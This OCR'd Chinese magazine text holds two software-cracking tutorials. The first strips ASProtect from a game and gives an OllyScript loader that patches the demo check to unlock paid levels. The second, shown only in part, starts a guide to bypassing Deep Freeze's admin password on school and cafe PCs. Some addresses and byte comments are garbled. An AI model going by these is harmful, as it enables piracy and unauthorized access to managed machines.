


图1

Peid检查BallAttack.exe加壳情况：ASProtect 1.23 RC4 Registered -> Alexey Solodovnikov。

老规矩，先脱壳。这个注册版的ASProtect比上期操作的要稍微麻烦一些，作者使用了SDK对核心功能部分进行了保护，带有内存访问异常的外壳代码已经植入到原程序的内部，这时候我们要尤其注意异常代码位置的变化，一旦动态内存区域发生大范围改变，就说明已经越过了原始入口点。这里我们不再赘述详细的脱壳过程，读者可以参考上期自己完成脱壳。

脱壳修复完成以后保存为rdBallAttack_.exe，在桌面上新建一个快捷方式，记得加上"__start"作为命令行参数，尝试运行一下。什么也没有发生，程序自动退出了。看来作者在核心功能的保护上还是下了一点功夫的，不过这并不足以阻止我们前进的脚步。

启动两个OllyDbg分别加载原始文件BallAttack.exe和脱壳修复以后的rdBallAttack_.exe，注意全部要加上命令行参数"__start"，方法是在"Debug→Arguments"菜单中输入。通过反复对比跟踪，发现问题出在下面的地方：

```
00401613 . E8 B47A0500   CALL rdBallAt.004590CC
00401618 . 833D 2CA44500>CMP DWORD PTR DS:[45A42C], 0
0040161F . 75 06 JNZ SHORT rdBallAt.00401627
00401621 . FF15 34A44500 CALL DWORD PTR DS:[45A434] ; rdBallAt.00401584-->注意这个地方
```

```
00401627   > 66:C745 E0 00>MOV WORD PTR SS:[EBP-20], 0
0040162D   . EB 0B JMP SHORT rdBallAt.0040163A
0040162F   . 66:C745 E0 10>MOV WORD PTR SS:[EBP-20], 10
00401635   . E8 4F4A0500   CALL   rdBallAt.00456089
```

上面00401621处的Call调用了地址00401584，而在原版中，该地址为0040156C。修复的办法就是仁者见仁的事了，可以修改45A434处的地址，也可以把00401621处的Call指令直接修改成Call xxxxxxxx附加一个Nop。去掉了这个暗桩后，游戏终于如愿运行起来了。

然而到目前为止我们只是让程序正常跑了起来，功能限制还没有解除。经过上述修复过程以后，通过测试，我们发现游戏还存在下列问题。

1. 增加了一些奇怪名字的记录，如图2所示。




图2

2. 第一关结束以后游戏不会自动进入下一关。

3. 只能跑Demo版的第一个关卡。

接着我们从关卡文件着手看看如何控制游戏的执行流程，在OllyDbg中忽略所有异常（因为ASProtect外壳代码注入到了程序内部，所以会引发许多内存访问异常），下断点Bp CreateFileA，按下F9运行，当游戏打开0.cfg文件（Demo版关卡文件）时停下来，此时堆栈显示如下：

```
-11.11C930  00445D5B  /CALL to CreateFileA from rdBallAt.00445D56
0012F934   0215D0A0  |FileName = "0.cpg"
0012F938   80000000  |Access = GENERIC_READ
0012F93C   00000000  |ShareMode = 0
0012F940   00000000  |pSecurity = NULL
0012F944   00000003  |Mode = OPEN_EXISTING
0012F948   00000080  |Attributes = NORMAL
0012F94C   00000000  \hTemplateFile = NULL
0012F950   0215D0A0  ASCII "0.cpg"
```

取消断点，按下Alt+F9返回程序领空，走出两个无关紧要的Ret以后来到下面的地方：

```
0042BAA6   . E8 415A0100   CALL   rdBallAt.004414EC   ; \rdBallAt.004414EC  -->返回到这里
0042BAAB   . 8985 7CFFFFFF MOV DWORD PTR SS:[EBP-84], EAX
0042BAB1   . FF4D A4    DEC DWORD PTR SS:[EBP-5C]
0042BAB4   . 8D45 F4    LEA EAX, DWORD PTR SS:[EBP-C]
0042BAB7   . BA 02000000  MOV EDX, 2
```

跟着光标往下走，跳过程序对关卡文件的读取和解码之后，我们会发现这样一段代码：

```
0042BF83   . 8B10   MOV EDX, DWORD PTR DS:[EAX]
0042BF85   . EB 05 JMP SHORT rdBallAt.0042BF8C
0042BF87   > BA 31F14500   MOV EDX, rdBallAt.0045F131
0042BF8C   > 8BC2   MOV EAX, EDX  -->过了这句以后EAX指向一个字符串“demo”，这是对关卡文件解码的结果，是不是有些想法了？
0042BF8E   . 66:C745 98 BC>MOV WORD PTR SS:[EBP-68], 0BC
0042BF94   . 833D F0DE4500>CMP DWORD PTR DS:[45DEF0], 0
0042BF9B   . 75 23 JNZ SHORT rdBallAt.0042BFC0
0042BF9D   . 0FBE48 02 MOVSX  ECX, BYTE PTR DS:[EAX+2]
0042BFA1   . 83F9 6D   CMP ECX, 6D   -->比较字符串的第三个字符是否为“m”
0042BFA4   . 75 1A JNZ SHORT rdBallAt.0042BFC0
0042BFA6   . 0FBE10    MOVSX  EDX, BYTE PTR DS:[EAX]
0042BFA9   . 83FA 64   CMP EDX, 64   -->比较字符串的第一个字符是否为“d”
0042BFAC   . 75 12 JNZ SHORT rdBallAt.0042BFC0
0042BFAE   . 0FBE48 01 MOVSX  ECX, BYTE PTR DS:[EAX+1]
0042BFB2   . 83F9 65   CMP ECX, 65   -->比较字符串的第二个字符是否为“e”
0042BFB5   . 75 09 JNZ SHORT rdBallAt.0042BFC0
0042BFB7   . 0FBE40 03 MOVSX  EAX, BYTE PTR DS:[EAX+3]
0042BFBB   . 83F8 6F   CMP EAX, 6F   -->比较字符串的第四个字符是否为“o”
0042BFBE   . 74 04 JE  SHORT rdBallAt.0042BFC4
0042BFC0   > 33C0   XOR EAX, EAX
0042BFC2   . EB 05 JMP SHORT rdBallAt.0042BFC9
0042BFC4   > B8 01000000   MOV EAX, 1  -->上述比较全部通过那么这里写入标志位
0042BFC9   > 8B55 80   MOV EDX, DWORD PTR SS:[EBP-80]
0042BFCC   . 84C0   TEST   AL, AL
0042BFCE   . 8842 31   MOV BYTE PTR DS:[EDX+31], AL  -->注意这个标志位还要参与下面的解码，所以上面的比较不能强制跳过
0042BFD1   . 74 09 JE  SHORT rdBallAt.0042BFDC
```

游戏的判断流程比我们想象中的要简单得多——纯粹的明文比较。这样一来修改也方便多了，我们只要把42BFA3、42BFAB、42BFB4、42BFBD这四个位置的字节值修改为"first"、"second"、"ABC"的对应字符ASCII码，就可以让游戏把其他的关卡文件误认为Demo版，从而突破其功能限制。

例如，假如我们要跑"first"关卡文件，那么只要修改这四个值为72h、66h、69h、73h，对于剩下的问题，只要我们运行不脱壳的文件，自然就解决了。为了解决功能限制，我们必须写一个Loader，在外壳把程序代码完全解开以后做一个内存补丁。这里为了方便起见，我用一个Ollyscript的脚本文件来完成这些操作。

```
var sehcount
var ntarget
// 注意运行脚本之前在Debugging Options中去掉
//Analysis 1 -> Auto start analysis of main module这个选项
// 并忽略除内存访问异常以外所有的异常捕捉选项
```

```
    //同时用插件IsDebuggerPresent隐藏调试器
    ask "Please input target"   //请求用户选择运行的关卡
    mov      ntarget,$RESULT    //保存用户输入请求
    mov      sehcount,1E
    nextseh:
    esto
    dec sehcount
    cmp      sehcount,0
    jne nextseh    //上面这个循环用于跳过外壳的30个SEH
    cmp      ntarget,0
    jne firstup          //ntarget=0则demo关卡可运行
    //demo
    jmp patchend     //运行demo版时不需要做任何修改
    firstup:     //ntarget=1就修改first关卡为可运行
    cmp      ntarget,1
    jne secondup
    //first
    mov      [42BFA3],#72#           //'r'
    mov      [42BFAB],#66#           //'f'
    mov      [42BFB4],#69#           //'i'
    mov      [42BFBD],#73#           //'s'
    jmp patchend
    secondup:   //ntarget=2就修改second关卡为可运行
    cmp      ntarget,2
    jne ABCup
    //second
    mov      [42BFA3],#63#           //'c'
    mov      [42BFAB],#73#           //'s'
    mov      [42BFB4],#65#           //'e'
    mov      [42BFBD],#6F#           //'o'
    jmp patchend
    ABCup:     //ntarget=3就修改ABC关卡为可运行
    cmp      ntarget,3
    jne patchend
    //ABC
    mov      [42BFA3],#43#           //'C'
    mov      [42BFAB],#41#           //'A'
    mov      [42BFB4],#42#           //'B'
    mov      [42BFBD],#00#           //0
    patchend:
    eoe skipseh
    skipseh:
    esto           //遇到内存访问异常时自动跳过
```

在OllyDbg中运行该脚本，弹出对话框中填入2，回车跳过后面所有OllyDbg的确认对话框，进入游戏以后的关卡选择界面如图3所示，此时单击"second"，稍作等待，我们就可以进入受限关卡了！




图3

总结

综观整个游戏的解密过程，我们完全没有与作者正面纠缠注册算法而掉入算法分析的窠臼，但是却同样突破了其时间限制和功能限制，有力证明了加密漏洞剖析在软件解密中的重要地位。作为一名Cracker，富于创造力的攻击侦测和不拘一格的攻击手段往往是对抗加密的关键法宝。这个例子同样也告诫软件开发商，在加密和解密严重不对称的情况下，只有从各个角度布置严密的保护系统，尤其是那些保护系统与功能核心发生联系的最薄弱位置，才能有效抵抗解密者的攻击。

Icefire：现在根本不用花钱去买还原卡，用"DeepFreeze"就可以起到还原卡的功能，甚至比还原精灵好N倍，据国内和国外的报道："从来都没有人能够破解这个软件"。冰点果真就这么安全么？

适合读者：破解爱好者

前置知识：无

挑战"从来都没有人能破解"的冰点



文/图 吉荣巍

前置知识

现在很多网吧在用冰点了。满世界都充斥着这种广告，每每看到都觉得很不舒服。把我们这些搞破解的人当空气啊？太过分了！我们大学的机房新进了几百台方正的电脑，全搞上了冰点还原，把以前的还原卡都扔到爪洼国去了，装上了"冰点还原"倒是为学校省下好多钱。老早就想把这个被传得神乎其神的"冰点还原"破解了，可是前些日子一直忙着考试，总没有实践的机会。这回好，终于考完了，在网吧我又遇到了这早就想结交的"冰点还原"。

小知识 Deep Freeze是由Faronics公司出品的一款类似于还原精灵的系统还原软件，它可自动将系统还原到初始状态，保护你的系统不被更改，能够很好地抵御病毒的入侵以及人为对系统有意或无意的破坏。不管个人用户还是网吧、学校或企业，都能起到简化系统维护的作用。对于老早就出现的还原精灵，网上公布了很多的破解方法，还有专门的破解程序，对于蓄

意破坏系统的人我们是无法阻止的，因此使用还原精灵的系统并不安全，加之有些病毒专门破坏还原精灵，使其失效而失去保护作用。还原卡又是一种高成本的硬件产品，对于"王春华"体系的还原卡也有了相应对付他的"直接硬盘访问程序"。对于Deep Freeze(冰点还原)，目前还没有破解的办法，因此，一旦弄丢了管理密码，只能格式化磁盘重新安装系统了。

俗话说，外来的和尚会念经。今天我就手把手的教你破解冰点还原。

操作系统 Windows XP SP2专业版

测试对象 Deep Freeze V5.20.200.1125

所需工具 Ollydbg 1.10中文版

OllyScript插件

ASPack 2.12 OEP finder script by hacnho/VCT2k4 寻找OEP工具

PEiD 0.91中文版

Process Explorer for 2K/XP进程查看工具

我们今天就来个"以夷制夷"，用外国工具破解外国软件。

小知识 冰点还原的工作机理：冰点还原的作用是获取南桥芯片的I/O控制权，说白了就是控制硬盘的INT13中断，几乎所有的还原软件都是靠此来实现的。当装入正确的驱动后，冰点就可以正确的拿到I/O控制器的控制权，然后使用自己的硬盘驱动程序替换原本的驱动，从而轻易的达到了还原的目的。冰点是随着Windows的启动才启动的，Windows启动加载驱动的时候，冰点就通过某种方式触发启动了。由于冰点有I/O控制器的控制权，所以他可以把任何写入硬盘的东西放到任何地方。使用过还原精灵或还原卡的朋友应该记得，在计算机启动自检完毕后，可以通过按键盘上的Home键调出其DOS下的控制台。可是在DOS下不能操作冰点，就算是使用NTFSDOS也不行，并且在DOS下不能安装冰点。另外，Deep Freeze设计用于NTFS的时候就认为NTFS不被DOS支持，所以它没有提供DOS下的支持。

爆破思路 在不知道控制台密码的前提下，如何进入Deep Freeze的控制平台。

重新加载一个新的Deep Freeze登录控制平台窗口，然后通过修改EAX的方法做跳转，使得输入任何字符都能够登录控制平台。

破解工程

首先，我们在虚拟机中安装Deep Freeze V5.20.200.1125企业版。待重新启动计算机后，在任务栏中(靠近系统时间的地方)，出现了一个"电脑上覆盖着冰雪"的图标，它就是"冰点还原的图标"。如图1 所示




图1

想调出它的控制窗口时，我们可以按住Shift键的同时鼠标左键双击图标或者使用快捷键 Ctrl+Shift+Alt+F6将其呼出。

1.查看Deep Freeze在系统中的进程

打开Process Explorer for Windows 2000/XP进程查看工具，我们要用它收集一些对破解有用的数据，在接下来的工作中要用到他们。运行Process Explorer后，在程序中我们能够看到电脑上正在运行的所有程序的进程列表，在其中寻找Process名为FrzState.exe或FrzState2k.exe的程序进程。查看程序的进程列表，一旦找到它后，右键其程序名称，弹出一个菜单，选择"Properties"选项，弹出窗口将显示其进程的属性。如图2 所示。




图2

在其进程的"Properties"窗口中找到一个名叫"Command line"的文本对话框，其中保存着我们想要的数据。在这里有"冰点还原"程序的安装路径和末尾的三组参数数字，记录下来我们后面有用。如图3 所示。

